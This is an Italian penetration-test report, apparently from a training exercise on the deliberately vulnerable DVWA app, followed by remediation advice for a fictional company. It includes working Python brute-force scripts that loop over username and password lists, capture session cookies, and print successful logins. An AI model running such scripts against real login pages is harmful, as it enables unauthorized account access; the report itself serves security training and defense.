
```
for user in usernames:

    user = user.rstrip()

    for pwd in passwords:

        pwd = pwd.rstrip()

        #print(user, "-", pwd)

        data = {'username': user, 'password': pwd, 'Login': 'Login'}

        response = requests.post(url, data=data)

        if 'Welcome to Damn Vulnerable Web App!' in response.text:

            user_cor = user

            pwd_cor = pwd


print("############################################################")

print(f"#\t\t\t\t\t\t\t\t#\n#\tLogin pagina home effettuato con successo\t#\n#\tNome utente:
{user_cor} - Password: {pwd_cor}\t\t#\n#\t\t\t\t\t\t\t\t#")

input("############################################################\n\nPremi un tasto per
continuare l'attacco...\n")


#----------------------- ACQUISIZIONE COOKIE--------------------#

# Dati di login

data = {'username': user_cor, 'password': pwd_cor, 'Login': 'Login'}

# Eseguo nuova richiesta con credenziali valide per ottenere il PHPSESSID

resonse = requests.post(url, data=data)

# Estrae il PHPSESSID dal cookie della risposta

#{Cookie: security=high; PHPSESSID=1dd2d9bde2239de2e3c5228048fa2c08}
```

```
phpsessid = resonse.request.headers.get('Cookie').split('; ')[1].split('=')[1]

print(f"Livello di sicurezza: {lv_sicurezza} - PHPSESSID: {phpsessid}")



#----------------------- COSTRUZIONE HEADER --------------------#

# Costruisce l'header con il PHPSESSID e il livello di sicurezza selezionato

if lv_sicurezza == "low":

    header = {"Cookie": f"security={'low'}; PHPSESSID={phpsessid}"}

elif lv_sicurezza == "medium":

    header = {"Cookie": f"security={'medium'}; PHPSESSID={phpsessid}"}

else:

    header = {"Cookie": f"security={'high'}; PHPSESSID={phpsessid}"}



#----------------------- BRUTE FORCE DVWA INTERNA --------------------#

appo = input("Digita url target: ...")

if (appo != ""):

    url = appo

else:

    url = url_base + "vulnerabilities/brute/"

    print("\n")

for user in usernames:

    for password in passwords:

        #url = "http://192.168.50.101/dvwa/vulnerabilities/brute/"

        user = user.strip() #formatto stringa rimuovendo gli spazi

        pwd = password.strip()
```

```
        data = {"username": user, "password": pwd, "Login": 'Login'}

        print("Test:   Utente: ", user," Password: ", pwd, "\n")



        r = requests.get(url, params=data, headers=header)

        if not 'Username and/or password incorrect.' in r.text: #messaggio di accesso
fallito

            print("############################################################")

            print(f"#\t\t\t\t\t\t\t\t#\n#\tAccesso riuscito con: \t\t\t\t#\n#\tUsername:
{user} - Password: {pwd}\t\t#\n#\t\t\t\t\t\t\t\t#")

            print("############################################################")

            input("\nPremi invio per tornare al menù...")

            exit()
```

- Esecuzione del programma

Per ragioni di comodità tutte le variabili di input sono inizializzate con i valori da noi utilizzate in fase di test, per questo nell'esempio seguente i campi di input sono vuoti



```
Test:   Utente:  root  Password:

Test:   Utente:  admin  Password:  123456

Test:   Utente:  admin  Password:  12345

Test:   Utente:  admin  Password:  123456789

Test:   Utente:  admin  Password:

Test:   Utente:  admin  Password:  password

##############################################################
#                                                            #
#       Accesso riuscito con:                                #
#       Username: admin - Password: password                 #
#                                                            #
##############################################################
```

6. Conclusioni e valutazioni finali

A seguito dei test portati a termine dal nostro team riteniamo che il grado di rischio per la sicurezza informatica dell'azienda Theta sia **"Molto alto".** Per riportare il grado di rischio ad un livello normale il nostro team propone le seguenti soluzioni.

- **Vulnerabilità legate ai servizi attivi:**
  Durante la fase di analisi il nostro team ha riscontrato un elevato numero di porte aperte, queste offrono un varco in più agli utenti malintenzionati che vogliono introdursi nella rete, il consiglio è quello di ridurre al minimo le porte aperte chiudendo quelle che espongono servizi inutilizzati. Inoltre secondo le norme in vigore il protocollo HTTP non è sicuro, pertanto si consiglia di passare alla versione Secure (HTTPS). In aggiunta la maggior parte dei browser di navigazione tendono a sconsigliare la navigazione su siti che utilizzano ancora questo protocollo, intaccando il numero di visite della piattaforma.

- **Vulnerabilità riscontrate attraverso gli attacchi Brute Force:**
  Tramite l'esecuzione degli script python abbiamo effettuato degli attacchi Brute Force sulle pagine "phpMyAmin", "DVWA" e "Vulnerability: Brute Force". Tramite lo stesso script siamo riusciti ad accedere alle prime due con molta facilità, effettuando i dovuti cambiamenti all'interno del codice. A differenza delle altre due la pagina "Vulnerability: Brute Force" è stata più complicata da forzare in quanto effettua un controllo sulle sessioni attive.
  Consigliamo di utilizzare nomi utenti e password più forti, utilizzando caratteri alfanumerici e speciali, per rendere più difficile la forzatura e rendere più sicuro il codice sorgente di tutte le pagine di login. Inoltre è sconsigliato tenere in chiaro file contenenti credenziali di accesso, qualora non fosse possibile eliminarli è fortemente consigliato renderli accessibili dai soli amministratori e/o criptare il contenuto.

- **Ottimizzazione sicurezza della rete:**
  Si consiglia di installare misure di sicurezza, quali firewall e antivirus con relativa licenza, su tutti gli host connessi alla rete, mantenere i sistemi al passo con gli aggiornamenti

software relativi alla sicurezza ed effettuare dei backup giornalieri dopo la chiusura degli uffici così da non saturare la rete con il traffico di dati. Per la gestione delle password si consiglia di ricorrere ad un password manager anch'esso con licenza, così da avere la certezza della riservatezza dei dati.

- **Ottimizzazione sicurezza fisica:**
  Si suggerisce di limitare l'accesso alle sale server al solo personale autorizzato tenendo traccia degli accessi che vi vengono effettuati, di installare un impianto di ventilazione adeguato così da mantenere "bassa" la temperatura degli apparati e un impianto antincendio a base di anidrite carbonica così da non danneggiare ulteriormente le apparecchiature e/o l'impianto elettrico in caso di attivazione.

- **Formazione dei dipendenti in campo di sicurezza informatica:**
  E' fondamentale formare i dipendenti sulla sicurezza informatica e sulle pratiche da adottare per prevenire danni a loro stessi e all'azienda. Dal momento che sono loro i primi ad interfacciarsi con l'esterno (mail, navigazione sul web) sono i primi ad essere esposti ai rischi e se non dispongono di un'adeguata cultura informatica potrebbero rendere vane tutte le altre contromisure prese dall'azienda.

Alla fine delle modifiche proposte consigliamo di richiedere nuovamente un pen test per verificare l'efficacia dei cambiamenti apportati.